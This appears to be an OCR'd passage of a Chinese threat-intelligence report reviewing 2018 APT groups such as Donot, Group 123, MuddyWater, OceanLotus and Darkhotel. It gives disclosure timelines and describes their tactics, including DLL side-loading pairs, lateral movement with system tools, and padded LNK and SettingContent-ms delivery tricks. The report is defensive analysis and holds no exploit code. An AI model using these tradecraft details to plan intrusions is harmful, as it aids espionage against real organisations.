
（一） 肚脑虫（APT-C-35）

肚脑虫，ARBOR NETWORKS 也称其为 Donot Team [4]。该组织最早的攻击活动可以追溯到 2016 年，其主要针对巴基斯坦和克什米尔地区的目标人员。其使用了两种特定的攻击恶意框架，EHDevel 和 yty，命名取自恶意代码中的 PDB 路径信息。该组织使用的攻击载荷使用了多种语言开发，包括 C++、.NET、Python、VBS 和 AutoIt。


360 威胁情报中心发现了该组织以“克什米尔问题”命名的诱饵漏洞文档并利用了 CVE-2017-8570 漏洞[5]，其主要的攻击流程如下图。



后续又发现该组织利用内嵌有恶意宏代码的 Excel 文档针对中国境内的巴基斯坦重要商务人士实施的攻击[6]，并向被控主机下发了多种载荷模块文件。



360 烽火实验室也发现了该组织针对移动终端的攻击样本，并复用了部分控制基础设施[9]。



下表列举了肚脑虫组织在 2018 年主要活动的披露情况：

披露时间	披露来源	概述
2018.3.8	ARBOR NETWORKS	安全厂商披露 Donot Team 从 2018 年 1 月以后使用的新的恶意代码框架 yty，用于文件收集、截屏和键盘记录，并用于攻击南亚的目标。[4]
2018.7.26	360	360 威胁情报中心发现伪装成克什米尔问题的漏洞文档。[5]
2018.8.14	360	360 烽火实验室发现一个伪装成克什米尔新闻服务应用的 RAT 程序，并共用了控制基础设施。[9]
2018.12.12	360	360 威胁情报中心再次发现该组织从 2018 年 5 月起针对中国境内的巴基斯坦重要商务人士的持久性攻击活动。[6]

表 3　肚脑虫组织在 2018 年公开披露的主要活动情况

（二） 蔓灵花

蔓灵花，是一个由 360 命名的 APT 组织，其他安全厂商也称其为 BITTER，该组织同样活跃在南亚地区。该组织最早的攻击活动可以追溯到 2013 年，并且至今仍旧活跃。该组织主要针对巴基斯坦，360 在过去也发现过其针对中国境内目标的攻击活动。

蔓灵花组织主要使用鱼叉邮件攻击，并向目标人员投放漏洞文档文件，其中包括针对 Office 的漏洞文档和 InPage 文字处理软件的漏洞文档（InPage 是一个专门针对乌尔都语使用者即巴基斯坦国语设计的文字处理软件）。

360 威胁情报中心重点分析了其利用 InPage 漏洞（CVE-2017-12824）的相关攻击样本和漏洞利用细节[10]，并发现该组织与同样活跃在南亚地区范围的其他 APT 组织的联系。

（三） Group 123

Group 123，又称 Reaper group，APT37，Geumseong121，Scarcruft。该组织被认为是来自朝鲜的另一个频繁活跃的 APT 攻击组织，其最早活跃于 2012 年，该组织被认为与 2016 年的 Operation Daybreak 和 Operation Erebus 有关。

Group 123 组织早期的攻击活动主要针对韩国，2017 年后延伸攻击目标至半岛范围，包括日本，越南和中东。其主要针对工业垂直领域，包括化学品、电子、制造、航空航天、汽车和医疗保健实体[11]。360 威胁情报中心也曾发现该组织针对中国境内目标的攻击活动。

该组织在过去实施的攻击活动中主要以情报窃取为意图，并呈现出一些其特有的战术技术特点，包括：

同时拥有对 PC（Windows） 和 Android 终端的攻击武器；

对韩国网站实施入侵并作为攻击载荷分发和控制回传渠道，或者使用云盘，如 Yandex、Dropbox 等作为攻击载荷分发和控制回传渠道；

使用 HWP 漏洞对韩国目标人员实施鱼叉攻击[12]。

Group 123 组织的相关攻击活动在 2018 年被频繁披露，下表列举了其公开的主要活动情况。

披露时间	披露来源	概述
2018.1.16	Cisco Talos	Talos 总结了 Group 123 组织从 2017 年到 2018 年对韩国目标实施的六次攻击行动，包括：Golden Time，Evil New Year，Are you Happy，FreeMilk，North Korean Human Rights 和 Evil New Year 2018。[37]
2018.2.1	ESTsecurity	利用 CVE-2018-4878 Flash Player 0day 漏洞对韩国实施鱼叉攻击，其将该组织也称为 Geumseong121，后续多家安全厂商对该 0day 漏洞和攻击细节进行了分析。[38]
2018.2.20	FireEye	FireEye 将其命名为 APT37，也称 Reaper，并指出其为朝鲜的攻击者。[39]
2018.4.2	Cisco Talos	安全厂商对一个虚假的防病毒恶意软件 KevDroid 的分析[45]，并且多家安全厂商对其相关分析和归属的判断[47][48]。
2018.5.3	AhnLab	韩国安全厂商详细披露了该组织在过去的攻击活动分析报告，将其命名为 Red Eyes。[40]
2018.5.31	Cisco Talos	Talos 发现一个针对韩国的恶意 HWP 文档，其伪装成美国朝鲜首脑会议的韩语标题，并从失陷网站上下载 NavRAT。[41]
2018.8.22	ESTsecurity	韩国安全厂商披露 Operation Rocket Man，分析了其针对 Windows 和 Android 两个平台的攻击活动。[46]
2018.10.1	Palo Alto Networks	安全厂商在跟踪分析 NOKKI 恶意代码家族时，发现其与 Reaper 组织有关，该恶意代码家族主要以政治动机攻击俄语和柬埔寨语的人员和组织。[42]
2018.11.8	360	360 威胁情报中心发现疑似该组织使用的 HWP 软件 0day 样本[12]，后续韩国安全厂商确认了该样本与 Operation Korean Sword 行动的联系。[43]
2018.12.13	ESTsecurity	韩国安全厂商披露 Operation Blackbird，主要为该组织实施针对移动终端的攻击活动。[44]

表 4　Group 123 组织在 2018 年公开披露的主要活动情况

（四） APT38

美国司法部在 2018 年 9 月公开披露了一份非常详细的针对朝鲜黑客 PARK JIN HYOK 及其相关组织 Chosun Expo 过去实施的攻击活动的司法指控[8]。在该报告中指出 PARK 黑客及其相关组织与过去 SONY 娱乐攻击事件，全球范围多个银行 SWIFT 系统被攻击事件， WannaCry，以及韩国、美国军事人员和机构被攻击的相关事件有关。上述相关事件在过去也多次被国内外安全厂商归属为朝鲜的 APT 组织 Lazarus。

FireEye 在后续发布 APT38 组织报告[7]，并将以全球金融机构和银行为目标，窃取巨额在线资金为动机的 APT 威胁活动归属为 APT38，以区分 Lazarus Group。

从美国 DoJ 和 FireEye 的报告中我们也可以看到美国情报机构和安全厂商对 APT 活动的取证和情报溯源的方式，其用于 APT 威胁分析溯源的数据留存时间跨度之长和广泛的情报数据积累是其能够回溯到真实世界攻击者身份的基础。

（五） Hades

Hades 组织，其最早被发现和披露是因为在 2017 年 12 月 22 日针对韩国平昌冬奥会的攻击，其向冬奥会邮箱发送带有恶意附件的鱼叉邮件，投递韩文的恶意文档，并将控制域名伪装为韩国农林部域名地址。

该组织使用了被命名为 Olympic Destroyer 的恶意代码，其对目标主机系统具有破坏性。其中 Olympic Destroyer 的代码实现与 Lazarus 使用的破坏性恶意代码存在一些相似性，被认为可能是攻击者刻意引入的 false flag。

Hades 的来源归属到目前为止，依然没有非常明确的定论，结合公开披露的报告，一种来源是可能来自朝鲜，一种被认为和俄罗斯 APT28 组织有关[14]。后续安全厂商也发现其新的攻击样本，证明该组织依旧保持活跃[14][15]。

在这里我们也列举了多个安全厂商对 Hades 组织的活动和攻击武器的主要研究情况。

披露时间	披露来源	概述
2018.1.6	McAfee	安全厂商对韩国平昌奥运会遭受攻击的事件的


		响应的分析披露[49]。
2018.2.2	McAfee	McAfee 再次披露韩国平昌奥运会攻击事件的相关分析进展并称其为 Gold Dragon [50]。
2018.2.25	SecurityWeek	华盛顿邮报报道称，俄罗斯军方间谍攻击冬奥会组织者使用的数百台计算机并试图使其看起来像朝鲜的攻击。[51]
2018.2.26	Cisco Talos	安全厂商总结冬奥会事件归属问题的分析[52]。
2018.3.8	Kaspersky	卡巴斯基对冬奥会攻击事件的分析[53]。
2018.6.19	Kaspersky	卡巴斯基发现该组织新的鱼叉攻击活动，并认为其 TTP 和 APT28 存在一些相似[54]。
2018.11.15	Check Point	安全厂商对其使用的新 Dropper 程序的分析[55]。

表 5　Hades 组织在 2018 年公开披露的主要活动情况

（六） MuddyWater

MuddyWater，也被称为 TEMP.Zagros，Seedworm。其最早曝光的攻击活动于 2017 年，主要针对中东和中亚，实施频繁的网络间谍活动。该组织常用 PowerShell 实现的攻击后门 POWERSTATS。

MuddyWater 也曾多次向安全研究人员发起“挑衅”[16][17]。


MuddyWater
Posted on December 4, 2018. 7:55 am

Dear KasperSky,

This message is from The MuddyWater.


According to your latest report about MuddyWater which is posted by David Emm in your official website, we are writing this letter to protest the recent report:

We believe that the third place is not fair for MuddyWater. If you were following us, you would be realized our operation is much more than what you have described in that post. The cyber-attack picture is related to 2017. Kindly find the picture and merge it with yours and correct the post.

By the way this is just the beginning ...
Thank you in advance.

MuddyWater

REPLY



下表列举了该组织在 2018 年的主要活动情况。

披露时间	披露来源	概述
2018.3.12	Trend Micro	安全厂商发现针对土耳其，巴基斯坦和塔吉克斯坦组织的活动，该活动涉及多个国家的不同行业，主要是在中东和中亚，并且使用了中文字符串的 false flag[56]。
2018.3.13	FireEye	FireEye 认为其是来自伊朗的威胁组织[57]。
2018.6.14	Trend Micro	该组织在 2017 年起针对沙特阿拉伯政府的攻击[58]。
2018.7.20	腾讯御见	疑似针对土耳其安全相关部门的攻击[59]。
2018.10.10	Kaspersky	卡巴斯基对该组织的分析，其主要以伊拉克和沙特阿拉伯的政府为目标，也攻击包括中东，欧洲和美国[60]。
2018.11.28	ClearSky	针对黎巴嫩、阿曼的攻击活动[61]。
2018.11.30	Trend Micro	针对土耳其的攻击活动，使用了新的 PowerShell 后门[62]。
2018.12.11	Symantec	赛门铁克安全厂商披露 Seedworm（即 MuddyWater）从 2018 年 9 月开始针对 30 个组织的 130 个受害者的攻击活动，其中包括中东、欧洲和北美的政府机构、石油天然气、非政府组织、电信和 IT 企业[63]。

表 6　MuddyWater 组织在 2018 年公开披露的主要活动情况

第三章　针对中国境内的 APT 组织和威胁

截至目前，360 威胁情报中心明确的针对中国境内实施攻击活动的，并且依旧活跃的 公开 APT 组织，包括海莲花，摩诃草，蔓灵花，Darkhotel，Group 123，毒云藤和蓝宝菇，其中毒云藤和蓝宝菇是 360 在 2018 年下半年公开披露并命名的 APT 组织。下面对其中相对活跃的 APT 组织情况进行回顾。

一、　海莲花（APT-C-00）

“海莲花”APT 组织是一个长期针对我国政府、科研院所、海事机构、海域建设、航运企业等领域的 APT 攻击组织，该组织在过去不仅频繁对我国境内实施 APT 攻击，也针对东南亚周边国家实施攻击，包括柬埔寨，越南等。

在 2018 年中的全球高级持续性威胁报告中，我们总结了该组织使用的攻击战术和技术特点，包括使用开源的代码和公开的攻击工具，如 Cobalt Strike。在下半年对该组织的持续跟踪过程，我们还发现海莲花组织针对柬埔寨和菲律宾的新的攻击活动，并且疑似利用了路由器的漏洞实施远程渗透。[18]相关漏洞首次公开是由维基解密披露的 CIA Vault7 项目资料中提及并由国外安全研究人员发布了相关攻击利用代码。并且还关联到该组织在 2017 年疑似利用永恒之蓝针对国内高校的攻击测试活动。虽然我们无法完全确定海莲花组织利用了上述公开泄露的网络武器库，但结合相关事件发生的时间线和海莲花组织在过去多次使用公开攻击技术实施攻击活动，我们认为其是极有可能的。

“海莲花”在下半年的攻击活动中使用了更加多样化的载荷投放形式，并使用多种白利用技术加载其恶意模块。

白利用技术	相关模块名称
McAfee mcods.exe 文件的白利用	mcvsocfg.dll
Flash.exe 的白利用	UxTheme.dll
针对 Google 的白利用	goopdate.dll
Word 白利用	wwlib.dll
360tray.exe 的白利用	dbghelp.dll

表 7　海莲花组织常用的白利用技术

该组织主要的攻击过程如下：

攻击阶段	使用技术
攻击入口	利用鱼叉邮件投递漏洞文档，如 CVE-2017-11882 漏洞文档
初始控制	远程下载伪装成图片的 PowerShell 脚本载荷 利用白利用技术执行核心 dll 载荷
横向移动	主要利用系统命令实现横向移动： 使用 nbt.exe 进行扫描 net.exe 实现 IPC 用户添加 MsBuild.exe 在内网机器上编译生成恶意 dll 模块并执行

表 8　海莲花组织的攻击过程

除此以外，海莲花在攻击目标的选择上也出现一些变化，其也延伸至金融行业，但暂不明确其主要的攻击动机。

二、　毒云藤（APT-C-01）

毒云藤（APT-C-01），也被国内其他安全厂商称为穷奇、绿斑。该组织从 2007 年开始至今，对中国国防、政府、科技、教育以及海事机构等重点单位和部门进行了长达 11 年的网络间谍活动。该组织主要关注军工、中美关系、两岸关系和海洋相关领域。


该组织主要使用鱼叉攻击投放漏洞文档或二进制可执行文件，如下图所示的鱼叉邮件内容。

毒云藤组织主要使用的恶意木马包括 Poison Ivy，ZxShell，XRAT 等，并使用动态域名，云盘，第三方博客作为其控制回传的基础设施。

三、 蓝宝菇（APT-C-12）

蓝宝菇（APT-C-12）组织最早从 2011 年开始持续至今，对我国政府、军工、科研、金融等重点单位和部门进行了持续的网络间谍活动。该组织主要关注核工业和科研等相关信息。被攻击目标主要集中在中国大陆境内。在 2018 年中的高级持续性威胁报告中曾对该组织进行了介绍。

蓝宝菇组织也主要使用鱼叉邮件实施攻击，其投放的文件主要是 RLO 伪装成文档的可执行文件或 LNK 格式文件。



该组织主要使用动态域名或 IDC IP 最为其控制基础设施，后续也常使用 AWS S3、新浪云等云服务作为其上传和托管窃取的数据。其常使用的恶意程序包括 Poison Ivy、Bfnet，以及 PowerShell 实现的后门。


蓝宝菇和毒云藤两个组织从攻击来源属于同一地域，但使用的 TTP 却存在一些差异。

组织名称	毒云藤	蓝宝菇
最早攻击活动时间	2007 年	2011 年
攻击目标	国防、政府、科技、教育以及海事机构	政府、军工、科研、金融
攻击入口	鱼叉攻击	鱼叉攻击
初始载荷	漏洞文档或二进制可执行文件	RLO 伪装成文档的可执行文件或 LNK 格式文件
恶意代码	Poison Ivy，ZxShell，XRAT	Poison Ivy、Bfnet PowerShell 实现的后门
控制回传	动态域名，云盘，第三方博客	动态域名或 IDC IP AWS S3、新浪云等云服务


表 9　毒云藤和蓝宝菇 TTP 对比

四、 Darkhotel（APT-C-06）

趋势科技在今年7月公开捕获了又一例VBScript Engine 的在野0day 漏洞（CVE-2018-8373）攻击样本[20]。360 威胁情报中心结合内部的威胁情报数据关联到该在野攻击与 Darkhotel 有关[19]，该组织在今年多次利用VBScript Engine 的相关 0day 漏洞实施在野攻击活动。



该组织的具体攻击流程如下图。



第四章　APT 威胁的现状和挑战

2018 年，APT 威胁的攻防双方处于白热化的博弈当中。作为 APT 防御的安全厂商比往年更加频繁的跟踪和曝光 APT 组织的攻击活动，其中包括新的 APT 组织或 APT 行动，更新的 APT 攻击武器和在野漏洞的利用。而 APT 威胁组织也不再局限于其过去固有的攻击模式和武器，APT 组织不仅需要达到最终的攻击效果，还刻意避免被防御方根据留下的痕迹和特征追溯到其组织身份。

APT 威胁也不再是 APT 组织与安全厂商之间独有的“猫和老鼠”的游戏，还作为国家与国家之间博弈以及外交舆论层面的手段。例如美国司法部在 2018 年就多次公开指控了被认为是他国黑客成员对其本土的网络威胁活动，最为详细的就是指控朝鲜黑客 PARK JIN HYOK 历史涉及的攻击活动[8]，而过去影子经纪人曝光的 NSA 网络武器库资料，维基解密曝光的 Vault 7 项目以及卡巴斯基披露的 Slingshot 攻击行动都被认为与美国本土情报机构有关[21]。

一、　多样化的攻击投放方式

（一） 文档投放的形式多样化

在过去的 APT 威胁或者网络攻击活动中，利用邮件投递恶意的文档类载荷是非常常见的一种攻击方式，例如鱼叉邮件攻击，钓鱼邮件或 BEC 攻击，垃圾邮件攻击。而通常投放的文档大多为 Office 文档类型，如 doc、docx，xls，xlsx。


针对特定地区、特定语言或者特定行业的目标人员攻击者可能投放一些其他的文档类型载荷，例如针对韩国人员投放 HWP 文档[12]，针对巴基斯坦地区投放 InPage 文档[10]，或者针对工程建筑行业人员投放恶意的 AutoCAD 文档[22]等等。

攻击者也可能使用一些其他扩展名的文档类型并同样可以被 Office 应用打开，如.iqy，虽然其在 APT 威胁中不是很常见，但已经应用在一些更广泛的垃圾邮件攻击活动中[23]。


（二） 利用文件格式的限制

APT 攻击者通常会利用一些文件格式和显示上的特性用于迷惑受害用户或安全分析人员。这里以 LNK 文件为例，LNK 文件显示的目标执行路径仅 260 个字节，多余的字符将被截断，如下图为海莲花使用的 LNK 文件，

其加载一个远程的脚本文件，由于其命令长度小于显示字符长度限制，所以可以直接查看 LNK 文件执行的命令。



而在跟踪蓝宝菇的攻击活动中[24]，该组织投放的 LNK 文件在目标路径字符串前面填充了大量的空字符，所以直接查看无法明确其执行的内容，需要解析 LNK 文件结构获取。



APT29 也常用这种方式执行 PowerShell 脚本[25]。

（三） 利用新的系统文件格式特性

2018 年 6 月，国外安全研究人员公开了利用 Windows 10 下才被引入的新文件类型“.SettingContent-ms”执行任意命令的攻击技巧，并公开了 POC。而该新型攻击方式被公开后就立刻被黑客和 APT 组织纳入攻击武器库用于针对性攻击，并衍生出各种利用方式：诱导执行、利用 Office 文档执行、利用 PDF 文档执行。

2018 年 8 月 14 日，微软发布了针对该缺陷的系统补丁，对应的漏洞编号为 CVE-2018-8414。360 威胁情报中心随后发布了利用该攻击技术的相关报告，并发现疑似摩诃草和 Darkhydrus 组织使用该技术的攻击样本[26]。

（四） 利用旧的技术实现攻击

一些被认为陈旧而古老的文档特性可以被实现并用于攻击，360 威胁情报中心在下半年就针对利用 Excel 4.0 宏传播商业远控木马的在野攻击样本进行了分析[27]。

该技术最早是于 2018 年 10 月 6 日由国外安全厂商 Outflank 的安全研究人员首次公开，并展示了使用 Excel 4.0 宏执行 ShellCode 的利用代码。Excel 4.0 宏是一个很古老的宏技术，微软在后续使用 VBA 替换了该特性，但从利用效果和隐蔽性上依然能够达到不错的效果。

从上述总结的多样化的攻击投放方式来看，攻击者似乎在不断尝试发现在邮件或终端侧检测所覆盖的文件类型下的薄弱环节，从而逃避或绕过检测。

二、 0day 漏洞和在野利用攻击

